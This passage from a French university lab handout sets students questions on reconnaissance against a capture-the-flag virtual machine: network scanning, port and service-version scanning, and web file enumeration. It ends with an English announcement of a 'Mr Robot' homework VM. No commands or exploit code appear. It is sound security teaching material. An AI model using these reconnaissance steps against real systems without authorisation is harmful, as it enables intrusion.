6.3.2.1 Récolte d'informations

Si ce n'est pas déjà fait, allumer la machine **TP3-CTF**.

1. Effectuer un scan sur votre réseau pour trouver l'IP de la machine à attaquer. Quelle commande faut t'il effectuer ? Indiquer la commande ainsi que l'IP de la machine cible.

   Il faut maintenant récupérer des informations sur la machine. Pour ce faire, il faut utiliser un outil de scan de ports et de services.

2. Faites un scan de ports et des services sur la machine. Quel outil faut-il utiliser ? Scanner maitenant les versions des services. Quel option faut-il ajouter ? Lister le nom des services ainsi que les versions que vous avez trouvé.

   Une fois fait, vous devriez constater que cette machine héberge un serveur web.

3. Expliquer à partir du cours les méthodes d'attaque sur un "CTF web".

4. Utiliser un outil vu en cours pour scanner les fichiers du site web. Quel est cet outil ? Selon-vous, quelle serait la méthode pour attaquer le site à partir des informations que vous venez de trouver ? Faites un schéma de l'attaque.

6.3.2.2 Exploitation des failles

Chapter 7

DM

In this section, we are going to propose you a DM that we made for you and which is called CTF Mr Robot. You can now download it on the FTP of the IUT in OVA format. The DM will be taken as a bonus note in the TP. If your TP score is already 20, this bonus will be switched to the DS. Good luck to you.